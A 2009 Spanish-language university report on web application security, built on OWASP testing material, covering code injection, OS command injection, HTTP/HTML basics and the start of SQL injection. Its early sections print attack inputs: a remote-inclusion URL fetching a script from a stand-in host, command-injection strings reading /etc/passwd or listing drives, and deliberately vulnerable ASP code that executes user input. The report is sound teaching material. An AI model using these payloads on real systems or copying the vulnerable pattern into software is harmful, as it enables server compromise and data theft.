Universidad de Buenos Aires
Especialización en Seguridad Informática

Seguridad en Redes

DOCENTE A CARGO: **ING. HUGO PAGOLA**
AUXILIAR A CARGO: **ING. JUAN MANUEL CARACOCHE**

TÍTULO GENERAL: Seguridad en Aplicaciones Web

Grupo 4	
NOMBRE Y APELLIDO	EMAIL CONTACTO
Ing. Hernan Abbamonte	Segismundo1@gmail.com
Ing. Juan Devincenzi	juanalejandro.devincenzi@gmail.com
Ing. Adrian Sieradzki	sarconet@hotmail.com
Ing. Luciano Vigliocco	lvigliocco@gmail.com

Fecha de entrega: 04 /07/2009
Versión: 1.1

Tabla de Contenidos

1. INTRODUCCIÓN 4

1.1 EL CICLO DE VIDA DEL PROCESO DE DESARROLLO DEL SOFTWARE 4

1.2 PRUEBAS DE INTRUSIÓN 5

1.2.1 DURANTE LA IMPLEMENTACIÓN PRUEBAS DE PENETRACIÓN DE APLICACIONES 6

1.2.2 PRUEBAS DE VALIDACIÓN DE DATOS 6

1.3 INYECCIÓN DE CODIGO 6

1.3.1 PRUEBAS DE CAJA NEGRA Y EJEMPLO 7

1.3.2 PRUEBAS DE CAJA GRIS Y EJEMPLO 7

1.4 INSERCIÓN DE COMANDOS DEL SISTEMA OPERATIVO (OS COMMANDING) 8

1.4.1 PRUEBAS DE CAJA NEGRA Y EJEMPLO 8

1.4.2 PRUEBAS DE CAJA GRIS 10

2. PROTOCOLO HTTP 11

2.1 INTRODUCCIÓN A HTTP 11

2.2 URL DE HTTP 11

2.3 MENSAJES DE HTTP 11

2.3.1 MENSAJE DE REQUEST 11

2.3.2 MENSAJE DE RESPONSE 12

2.4 MÉTODO GET 13

2.5 MÉTODO POST 14

2.6 URIS 14

2.7 ELEMENTOS 14

2.8 DOCUMENTOS HTML 15

2.9 FORMS 15

3. INYECCIÓN DE SQL 18
3.1 INTRODUCCIÓN A LAS INYECCIONES DE SQL........ 18
3.2 CLASIFICACIÓN DE LAS INYECCIONES DE SQL 18
3.3 INGRESANDO A UN SISTEMA SIN CREDENCIALES VÁLIDAS MEDIANTE INYECCIÓN SQL 18

4. CROSS SITE SCRIPTING - XSS 21
4.1 INTRODUCCIÓN AL XSS 21
4.2 CLASIFICACIÓN DE XSS 21
4.2.1 DOM-BASED........ 21
4.2.2 REFLECTED XSS 21
4.2.3 STORED XSS 22

5. PROCEDIMIENTOS DE SEGURIDAD BÁSICOS PARA APLICACIONES WEB 23
5.1 RECOMENDACIONES GENERALES DE SEGURIDAD PARA APLICACIONES WEB.... 23
5.2 EJECUTAR LAS APLICACIONES CON EL MÍNIMO DE PRIVILEGIOS 23
5.3 PROTEGERSE CONTRA ENTRADAS MALINTENCIONADAS 23
5.4 TENER ACCESO SEGURO A BASES DE DATOS 24
5.5 CREAR MENSAJES DE ERROR SEGUROS........ 24
5.6 USAR COOKIES DE FORMA SEGURA........ 24

6. CONCLUSIÓN 26

7. BIBLIOGRAFÍA........ 27

1. Introducción

Las aplicaciones web inseguras cuentan con la característica que están expuestas a millones de usuarios a través de Internet y representan una inquietud creciente. Incluso a día de hoy, la confianza de los clientes que usan la Web para realizar sus compras o cubrir sus necesidades de información está decreciendo, a medida que más y más aplicaciones web se ven expuestas a ataques.


La Seguridad en Aplicaciones Web, se encuentra relacionada pura y exclusivamente con: la lógica, la escritura de código y el contenido de una aplicación web. Si bien está claro que toda aplicación web requiere de un entorno conformado por elementos externos, tales como sistemas operativos, servidor web, servicios, etc. para poder cumplir su función, los inconvenientes o controles relativos a estos últimos no deben ser considerados problemas propios de la aplicación web.
Por dicho motivo, las vulnerabilidades de éstas aplicaciones no se solucionarán con las actualizaciones del SO, sinó que para detectarlas, habrá que realizar pruebas a la misma aplicación. Más aún, podemos afirmar que **no** es posible construir una aplicación segura sin realizar pruebas de seguridad en ella.

Para la realización de éste trabajo, nos basaremos en la guía de pruebas OWASP.
OWASP (acrónimo de Open Web Application Security Project, en inglés 'Proyecto de seguridad de aplicaciones web abiertas') es un proyecto de código abierto dedicado a determinar y combatir las causas que hacen que el software sea inseguro.

1.1 EL CICLO DE VIDA DEL PROCESO DE DESARROLLO DEL SOFTWARE


Uno de los mejores métodos para prevenir la aparición de bugs de seguridad en aplicaciones en producción es mejorar el Ciclo de Vida de Desarrollo del Software (en inglés Software Development Life Cycle, o SDLC), incluyendo la seguridad.

La figura siguiente muestra un modelo SDLC genérico, así como los costes en incremento progresivo (estimados) de corregir bugs de seguridad en un modelo de este tipo.



Mediante la integración de la seguridad en cada fase del SDLC, permite una aproximación integral a la seguridad de aplicaciones.
Cada fase tiene implicaciones de seguridad que deberán formar parte del proceso existente, para asegurar un programa de seguridad rentable y exhaustivo.

La siguiente figura muestra un flujo de pruebas típico en un SDLC.



1.2 PRUEBAS DE INTRUSIÓN

Los tests de intrusión se han convertido desde hace muchos años en una técnica común empleada para comprobar la seguridad de una red. También son conocidos comúnmente como tests de caja

negra o hacking ético. Las pruebas de intrusión son esencialmente el ``arte´´ de comprobar una aplicación en ejecución remota, sin saber el funcionamiento interno de la aplicación, para encontrar vulnerabilidades de seguridad.

1.2.1 DURANTE LA IMPLEMENTACIÓN PRUEBAS DE PENETRACIÓN DE APLICACIONES

Tras haber comprobado los requisitos, analizado el diseño y realizado la revisión de código, debería asumirse que se han identificado todas las incidencias. Con suerte, ese será el caso, pero el testing de penetración de la aplicación después de que haya sido sido implementada nos proporciona una última comprobación para asegurarnos de que no se nos ha olvidado nada.

1.2.2 PRUEBAS DE VALIDACIÓN DE DATOS

La debilidad más común en la seguridad de aplicaciones web, es la falta de una validación adecuada de las entradas procedentes del cliente o del entorno de la aplicación. Esta debilidad conduce a casi todas las principales vulnerabilidades en aplicaciones, como inyecciones sobre el intérprete, ataques locale/Unicode, sobre el sistema de archivos y desbordamientos de buffer.
Los datos procedentes de cualquier entidad/cliente externos nunca deberían ser considerados como confiables, ya que una entidad/cliente externo puede alterar los datos. El problema es que en una aplicación compleja, los puntos de acceso para un atacante se incrementan en número.

En éste trabajo, presentaremos 3 tipos de pruebas de intrusión basadas en la validación de datos:

- Ejecución de código remotamente.
- Inyección de código SQL (SQL inyection).
- Cross Site Scripting (XSS)

1.3 INYECCIÓN DE CODIGO

El objetivo de ésta prueba es comprobar si es posible introducir código como
entrada en un página web y que éste sea ejecutado por el servidor web.

Una inyección de Código explota el siguiente patrón:

Entrada -> Código malicioso == Inyección de Código

Las pruebas de inyección de código consisten en el envío de código como una entrada que será procesada por el servidor web como código dinámico o que formará parte de un archivo de inclusión.
Estas pruebas pueden tener como objetivos diversos motores de scripting del lado del servidor, como pueden ser ASP o PHP. Para protegerse frente a estos ataques será preciso emplear unas medidas adecuadas de validación y programación segura.

1.3.1 PRUEBAS DE CAJA NEGRA Y EJEMPLO

Comprobación de vulnerabilidades de inyección en PHP:

Utilizando la cadena de consulta, podemos inyectar código (en este ejemplo, una URL maliciosa) para que sea procesada como parte del archivo de inclusión:

```
http://www.example.com/uptime.php?pin=http://www.example2.com/packx1/cs.j
pg?&cmd=uname%20-a
```

Resultado Esperado:

La URL maliciosa se acepta como parámetro de la página PHP, que posteriormente usará el valor en un archivo de inclusión.

1.3.2 PRUEBAS DE CAJA GRIS Y EJEMPLO

Comprobación de vulnerabilidades de inyección de código en ASP

Examinando el código ASP utilizado para tratar la entrada facilitada por el usuario en la funciones en ejecución, por ejemplo: ¿Puede el usuario introducir comandos en el campo de entrada de datos?
Aquí, el código ASP lo guardará a un archivo y después lo ejecutará:

```
<%
If not isEmpty(Request( "Data" ) ) Then
Dim fso, f
'User input Data is written to a file named data.txt
Set fso = CreateObject("Scripting.FileSystemObject")
Set f = fso.OpenTextFile(Server.MapPath( "data.txt" ), 8, True)
f.Write Request("Data") & vbCrLf
f.close
Set f = nothing
Set fso = Nothing
'Data.txt is executed
Server.Execute( "data.txt" )
Else
%>
<form>
<input name="Data" /><input type="submit" name="Enter Data" />
</form>
<%
End If
%>)))
```

1.4 INSERCIÓN DE COMANDOS DEL SISTEMA OPERATIVO (OS COMMANDING)

El objetivo de ésta prueba es comprobar si la aplicación es sensible a la inserción de comandos del sistema operativo: es decir, trata de inyectar un comando a través de una petición HTTP a la aplicación.
Una inyección de comandos del sistema operativo explota el siguiente patrón:

Entrada -> Comando del sistema == Inyección del comando

La inyección de comandos de sistema es una técnica que hace uso de una interfaz web para ejecutar comandos de sistema en el servidor web.
El usuario proporciona comandos del sistema operativo mediante un interfaz web para su ejecución.
Cualquier interfaz web que no filtre adecuadamente los datos de entrada es susceptible de sufrir este ataque. Con la habilidad de ejecutar comandos del sistema operativo, el usuario puede subir programas maliciosos o incluso obtener contraseñas. La inyección de comandos se puede prevenir cuando se hace hincapié en la seguridad durante el diseño y el desarrollo de las aplicaciones.

1.4.1 PRUEBAS DE CAJA NEGRA Y EJEMPLO

Cuando vemos un archivo en una aplicación web, el nombre del archivo a menudo se muestra en la URL. El lenguaje Perl permite direccionar datos de un proceso a una declaración. El usuario sencillamente, puede añadir el símbolo Pipe "|" al final del nombre del archivo. Ejemplo de URL antes de la modificación:

```
http://sensitive/cgi-bin/userData.pl?doc=user1.txt
```

Ejemplo de URL modificada:

```
http://sensitive/cgi-bin/userData.pl?doc=/bin/ls|
```

Añadiendo un punto y coma al final de la URL para una página .PHP seguida de un comando de sistema operativo, ejecutará el comando. Ejemplo:

```
http://sensitive/something.php?dir=%3Bcat%20/etc/passwd
```

<u>Ejemplo</u>
Consideremos el caso de una aplicación que contiene un conjunto de documentos que podemos visualizar desde el navegador web en Internet. Si ejecutamos WebScarab (Webscarab es un framework del proyecto OWASP para analizar aplicaciones web que se comunica usando los protocolos HTTP y HTTPS), podemos obtener un POST HTTP como el siguiente:

```
POST http://www.example.com/public/doc HTTP/1.1
Host: www.example.com
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; it; rv:1.8.1)
Gecko/20061010 FireFox/2.0
Accept:
text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain
;q=0.8,image/png,*/*
```

```
;q=0.5
Accept-Language: it-it,it;q=0.8,en-us;q=0.5,en;q=0.3
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Proxy-Connection: keep-alive
Referer: http://127.0.0.1/WebGoat/attack?Screen=20
Cookie: JSESSIONID=295500AD2AAEEBEDC9DB86E34F24A0A5
Authorization: Basic T2Vbc1Q9Z3V2Tc3e=
Content-Type: application/x-www-form-urlencoded
Content-length: 33
Doc=Doc1.pdf
```

En este post, podemos observar cómo la aplicación recupera la documentación pública. Ahora podemos probar si es posible añadir un comando de sistema operativo inyectándolo en la petición POST HTTP. Probemos lo siguiente:

```
POST http://www.example.com/public/doc HTTP/1.1
Host: www.example.com
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; it; rv:1.8.1)
Gecko/20061010 FireFox/2.0
Accept:
text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain
;q=0.8,image/png,*/*
;q=0.5
Accept-Language: it-it,it;q=0.8,en-us;q=0.5,en;q=0.3
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Proxy-Connection: keep-alive
Referer: http://127.0.0.1/WebGoat/attack?Screen=20
Cookie: JSESSIONID=295500AD2AAEEBEDC9DB86E34F24A0A5
Authorization: Basic T2Vbc1Q9Z3V2Tc3e=
Content-Type: application/x-www-form-urlencoded
Content-length: 33
Doc=Doc1.pdf+|+Dir c:\
```

Si la aplicación no valida la petición, podemos obtener el siguiente resultado:

```
Exec Results for 'cmd.exe /c type
"C:\httpd\public\doc\"Doc=Doc1.pdf+|+Dir c:\'
```

La salida es:

```
Il volume nell'unità C non ha etichetta.
Numero di serie Del volume: 8E3F-4B61
Directory of c:\
18/10/2006 00:27 2,675 Dir_Prog.txt
```

```
18/10/2006 00:28 3,887 Dir_ProgFile.txt
16/11/2006 10:43
Doc
11/11/2006 17:25
Documents and Settings
25/10/2006 03:11
I386
14/11/2006 18:51
h4ck3r
30/09/2005 21:40 25,934
OWASP1.JPG
03/11/2006 18:29
Prog
18/11/2006 11:20
Program Files
16/11/2006 21:12
Software
24/10/2006 18:25
Setup
24/10/2006 23:37
Technologies
18/11/2006 11:14
3 File 32,496 byte
13 Directory 6,921,269,248 byte disponibili
Return code: 0
```

En este caso hemos realizado con éxito una inyección de comando de sistema operativo.

1.4.2 PRUEBAS DE CAJA GRIS

Filtrado

Los datos del formulario y de la URL necesitan ser limpiados de caracteres inválidos. Una lista negra de caracteres es una opción pero sería difícil tener en cuenta todos os caracteres a incluir en ella.

Además puede haber algunos que aún no hayan sido descubiertos. Una lista "blanca" conteniendo sólo los caracteres permitidos es la opción más conveniente para validar las entradas del usuario. Con este enfoque se deberían eliminar los caracteres que no se han tenido en cuenta, así como las amenazas que todavía no hayan sido descubiertas.

Permisos

La aplicación web y sus componentes debería estar en ejecución con permisos estrictos que no permitan la ejecución de comandos de sistema operativo. Deberemos intentar verificar toda esta información durante unas pruebas de Caja Gris.

2. Protocolo HTTP

2.1 INTRODUCCIÓN A HTTP

"The Hypertext Transfer Protocol (HTTP) is an application-level protocol for distributed, collaborative, hypermedia information systems. It is a generic, stateless, protocol which can be used for many tasks beyond its use for hypertext, such as name servers and distributed object management systems, through extension of its request methods, error codes and headers. A feature of HTTP is the typing and negotiation of data representation, allowing systems to be built independently of the data being transferred."
El protocolo HTTP es de tipo request/response (solicitud/respuesta).

El cliente envía una solicitud que incluye:
- Método, URI y versión, seguidos de
- Modificadores
- Información del cliente
- Opcionalmente contenido

El servidor responde un mensaje que incluye:
- Versión, código de error o éxito y mensaje asociado al código, seguidos de:
- Información del servidor
- Meta-información de la entidad
- Opcionalmente contenido de la entidad

2.2 URL DE HTTP

Para localizar recursos HTTP se utilizan URL (Uniform Resource Locator - Localizador Uniforme de Recursos). Las URL tienen la siguiente forma:

```
http_URL = "http:" "//" host [ ":" port ] [ abs_path [ "?" query ]]
```

Si el puerto no se especifica, se toma el 80 como predeterminado. Si el camino absoluto no se especifica, se toma "/" como camino predeterminado. El camino absoluto se forma por caminos relativos (formados por letras, números y un conjunto limitado de caracteres especiales) separados por "/".

2.3 MENSAJES DE HTTP

Un mensaje de HTTP, como se mencionó anteriormente, tiene la siguiente forma:

```
HTTP-message   = Request | Response     ; HTTP/1.1 messages
```

Esto indica que los mensajes pueden ser de tipo request o response. Veamos como es el formato en cada caso.

2.3.1 MENSAJE DE REQUEST

Un mensaje de este tipo incluye el método a ser aplicado al recurso, el identificador del recurso y la

versión del protocolo. La sintaxis es la que sigue:

```
Request = Request-Line
          *(( general-header
            | request-header
            | entity-header ) CRLF)
          CRLF
          [ message-body ]
```

Request-Line = Method SP Request-URI SP HTTP-Version CRLF

```
Method = "OPTIONS"
         | "GET"
         | "HEAD"
         | "POST"
         | "PUT"
         | "DELETE"
         | "TRACE"
         | "CONNECT"
         | extension-method
       extension-method = token
```

Siempre uno de los headers debe indicar el host, mientras que la URI solicitada se debe corresponder con el camino absoluto. Por ejemplo:
GET /pub/WWW/TheProject.html HTTP/1.1
Host: www.w3.org

Luego de recibir e interpretar un mensaje de request, el servidor responde con un mensaje de response.

2.3.2 MENSAJE DE RESPONSE

Este mensaje tiene el siguiente formato:

```
   Response      = Status-Line
                   *(( general-header
                    | response-header
                    | entity-header ) CRLF)
                   CRLF
                   [ message-body ]
       Status-Line = HTTP-Version SP Status-Code SP Reason-Phrase CRLF
      Status-Code    =
            "100"  ; Continue
          | "101"  ; Switching Protocols
          | "200"  ; OK
          | "201"  ; Created
          | "202"  ; Accepted
          | "203"  ; Non-Authoritative Information
          | "204"  ; No Content
```

```
      | "205"  ; Reset Content
      | "206"  ; Partial Content
      | "300"  ; Multiple Choices
      | "301"  ; Moved Permanently
      | "302"  ; Found
      | "303"  ; See Other
      | "304"  ; Not Modified
      | "305"  ; Use Proxy
      | "307"  ; Temporary Redirect
      | "400"  ; Bad Request
      | "401"  ; Unauthorized
      | "402"  ; Payment Required
      | "403"  ; Forbidden
      | "404"  ; Not Found
      | "405"  ; Method Not Allowed
      | "406"  ; Not Acceptable
      | "407"  ; Proxy Authentication Required
      | "408"  ; Request Time-out
      | "409"  ; Conflict
      | "410"  ; Gone
      | "411"  ; Length Required
      | "412"  ; Precondition Failed
      | "413"  ; Request Entity Too Large
      | "414"  ; Request-URI Too Large
      | "415"  ; Unsupported Media Type
      | "416"  ; Requested range not satisfiable
      | "417"  ; Expectation Failed
      | "500"  ; Internal Server Error
      | "501"  ; Not Implemented
      | "502"  ; Bad Gateway
      | "503"  ; Service Unavailable
      | "504"  ; Gateway Time-out
      | "505"  ; HTTP Version not supported
      | extension-code
extension-code = 3DIGIT
Reason-Phrase  = *<TEXT, excluding CR, LF>
```

2.4 MÉTODO GET

El método GET significa retornar cualquier información (en forma de una entidad) que esté identificada por la URI. Si la URI es un proceso para producir datos, se retornan los datos producidos como la entidad en la respuesta, no el texto fuente del proceso.

2.5 MÉTODO POST

“The POST method is used to request that the origin server accept the entity enclosed in the request as a new subordinate of the resource identified by the Request-URI in the Request-Line.”
El método POST se usa por ejemplo para publicar mensajes en grupos de noticias, foros, etc.
La función real realizada por POST la determina el servidor y depende de la URI.

2.6 URIS

Una URI (Universal Resource Identifier) es una dirección que identifica un recurso. La misma consiste en:

1. El esquema de nombres del mecanismo usado para acceder al recurso
2. El nombre del host del recurso
3. El nombre del recurso en sí mismo, dado como un camino

Las URL son casos particulares de las URI. Por ejemplo:
http://www.w3.org/TR

Esto significa que a través de HTTP, en el host www.w3.org, en el camino “/TR” hay un documento disponible.
Algunas URI indican una ubicación dentro del recurso. Estas URI terminan con “#” seguido de un identificador de “ancla”. Por ejemplo, una URI que apunta a un ancla llamada “section_2” sería:
http://somesite.com/html/top.html#section_2

También existe el concepto de URI relativa. Supongamos que en la URI "http://www.acme.com/support/intro.html" incluímos el siguiente link:

```
<A href="suppliers.html">Suppliers</A>
```

Esto nos llevaría a la URI "http://www.acme.com/support/suppliers.html".
Supongamos ahora el siguiente link en la misma URI de partida del caso anterior:

```
<IMG src="../icons/logo.gif" alt="logo">
```

Esto nos llevaría a la URI "http://www.acme.com/icons/logo.gif".
En HTML las URI se usan para:

- Vincular con otro documento (elementos A y LINK)
- Vincular con scripts u hojas de estilo (LINK y SCRIPT)
- Incluir una imagen, objeto o applet en una página (LINK y SCRIPT)
- Crear un mapa de imagen (MAP y AREA)
- Enviar un form (FORM)
- Crear marcos (FRAME e IFRAME)
- Citar referencias externas (Q, BLOCKQUOTE, INS y DEL)
- Referirse a convenciones de metadatos que describen el documento (HEAD)

2.7 ELEMENTOS

Los elementos representan estructuras o comportamiento deseado. HTML incluye tipos de elementos que representan párrafos, links, listas, tablas, imágenes, etc.
Cada declaración de elemento tiene tres partes: una etiqueta de inicio, contenido y una etiqueta de fin de la siguiente manera:

<nombre-del-elemento>contenido</nombre-del-elemento>
Por ejemplo, si usamos el elemento UL para indicar inicio y fin de ítems de una lista, tenemos:

```
<UL>
<LI><P>...list item 1...
<LI><P>...list item 2...
</UL>
```

En este caso, les es permitido a los elementos LI y P omitir las etiquetas de fin.
Algunos elementos no tienen contenido.

Los elementos pueden tener propiedades, llamadas atributos, las cuales pueden tener valores. Los pares de atributo/valor aparecen antes del ">" del final de una etiqueta de inicio de un elemento. Por ejemplo:

```
<H1 id="section1">
This is an identified heading thanks to the id attribute
</H1>
```

2.8 DOCUMENTOS HTML

Un documento de HTML versión 4 se compone de tres partes:

1. Una línea con información de la versión de HTML
2. Un encabezado (delimitado por el elemento HEAD)
3. Un cuerpo (delimitado por el elemento BODY o FRAMESET)

La segunda y tercer parte se delimitan por el elemento HTML.
Veamos un ejemplo de un documento HTML simple:

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN"
   "http://www.w3.org/TR/html4/strict.dtd">
<HTML>
   <HEAD>
      <TITLE>My first HTML document</TITLE>
   </HEAD>
   <BODY>
      <P>Hello world!
   </BODY>
</HTML>
```

2.9 FORMS

Un FORM de HTML es una sección de un documento que contiene contenido normal, marcas, elementos especiales llamados controles (checkboxes, radio buttons, menus, etc.), y etiquetas de esos controles.
Los usuarios utilizan los controles para enviar datos a un agente que los procesa (por ejemplo un servidor Web).
Podemos ver un ejemplo de FORM que incluye etiquetas, radio buttons y botones comunes (para resetear el FORM o enviarlo):

```
<FORM action="http://somesite.com/prog/adduser" method="post">
    <P>
    <LABEL for="firstname">First name: </LABEL>
              <INPUT type="text" id="firstname"><BR>
    <LABEL for="lastname">Last name: </LABEL>
              <INPUT type="text" id="lastname"><BR>
    <LABEL for="email">email: </LABEL>
              <INPUT type="text" id="email"><BR>
    <INPUT type="radio" name="sex" value="Male"> Male<BR>
    <INPUT type="radio" name="sex" value="Female"> Female<BR>
    <INPUT type="submit" value="Send"> <INPUT type="reset">
    </P>
 </FORM>
```

En el siguiente ejemplo se llama a la función de JavaScript llamada verify cuando se dispara el evento “onclick” al hacer click en el botón con el texto “Click Me”:

```
<HEAD>
<META http-equiv="Content-Script-Type" content="text/javascript">
</HEAD>
<BODY>
<FORM action="..." method="post">
<P>
<INPUT type="button" value="Click Me" onclick="verify()">
</FORM>
</BODY>
```

El atributo “method” del elemento FORM especifica el método de HTTP usado para enviar el FORM a quien lo procesa. Se le pueden asignar al atributo dos valores:

- Get: los datos del FORM se agregan a la URI especificados por el atributo “action” (usando el signo de pregunta (“?”) como separador) y esta nueva URI es la que se envía a quien procesa.
- Post: los datos del FORM se incluyen en el cuerpo del FORM y se envían a quien procesa

Supongamos el siguiente FORM con un elemento para ingresar un texto y otro para ingresar archivos:

```
<FORM action="http://server.com/cgi/handle"
       enctype="multipart/form-data"
       method="post">
   <P>
   What is your name? <INPUT type="text" name="submit-name"><BR>
   What files are you sending? <INPUT type="file" name="files"><BR>
   <INPUT type="submit" value="Send"> <INPUT type="reset">
 </FORM>
```

Si el usuario ingresa el nombre “Larry” en el elemento de texto y el archivo “file1.txt”, se enviarán los siguientes datos:

```
 Content-Type: multipart/form-data; boundary=AaB03x

   --AaB03x
```

```
   Content-Disposition: form-data; name="submit-name"

   Larry
   --AaB03x
   Content-Disposition: form-data; name="files"; filename="file1.txt"
   Content-Type: text/plain

   ... contents of file1.txt ...
   --AaB03x—
```

```
Si el usuario selecciona un Segundo archivo "file2.gif", se enviará:
   Content-Type: multipart/form-data; boundary=AaB03x

   --AaB03x
   Content-Disposition: form-data; name="submit-name"

   Larry
   --AaB03x
   Content-Disposition: form-data; name="files"
   Content-Type: multipart/mixed; boundary=BbC04y

   --BbC04y
   Content-Disposition: file; filename="file1.txt"
   Content-Type: text/plain

   ... contents of file1.txt ...
   --BbC04y
   Content-Disposition: file; filename="file2.gif"
   Content-Type: image/gif
   Content-Transfer-Encoding: binary

   ...contents of file2.gif...
   --BbC04y--
   --AaB03x--
```

Esta página contiene la siguiente definición en JavaScript:

```
<html>
<head>
<title> Eventos en JavaScript  </title>
</head>
 <body onload='alert("JavaScript alertando cuando carga la página");'>
<h2> Utilización de Alert en JavaScript </h2>
```

- Dentro del elemento HTML <body> se define el evento onload que es invocado al momento de cargar la página.
- Dicho evento declara la ejecución de alert, que corresponde a la función JavaScript utilizada para desplegar una alerta al usuario.

3. Inyección de SQL

3.1 INTRODUCCIÓN A LAS INYECCIONES DE SQL

Un ataque de inyección SQL consiste en insertar determinados comandos SQL a través de las interfaces de entrada que provee una aplicación. Dicha aplicación podría tener tanto un esquema cliente/servidor como web, aunque normalmente este tipo de ataques se encuentre más asociados al último tipo.
Una inyección SQL podría (de tener éxito) pasar ilegalmente un sistema de autenticación, obtener datos sensibles de la base de datos que funciona como backend de la aplicación, modificarla (insert, update, delete) y hasta ejecutar comandos sobre el sistema operativo que hostea la aplicación
Todos los motores de base de datos son sensibles a inyecciones de SQL puesto que estas no explotan vulnerabilidades de los mismos, sino que se aprovechan de pobres técnicas de programación de las aplicaciones. Más allá de esto es importante destacar que la inyección se deberá hacer según el tipo de motor del cual se trate; esto es por motivo de los caracteres especiales que se introducen en las interfaces de entrada de las aplicaciones y que varían según el motor de base de datos.

3.2 CLASIFICACIÓN DE LAS INYECCIONES DE SQL

Según el OWASP los ataque de inyección SQL se pueden dividir en tres tipos, a saber:

- Inband: en este caso los datos se extraen por el mismo canal por el cual se inyecta el código SQL y los mismos se muestran directamente en la página de la aplicación.
- Out-of-band: los datos no se recogen por el mismo cana por el cual se inyectó el código SQL.
- Inferential: en este caso no se produce una transferencia concreta de datos, pero se pueden obtener ciertas conclusiones observando el comportamiento de la base de datos ante determinadas consultas.

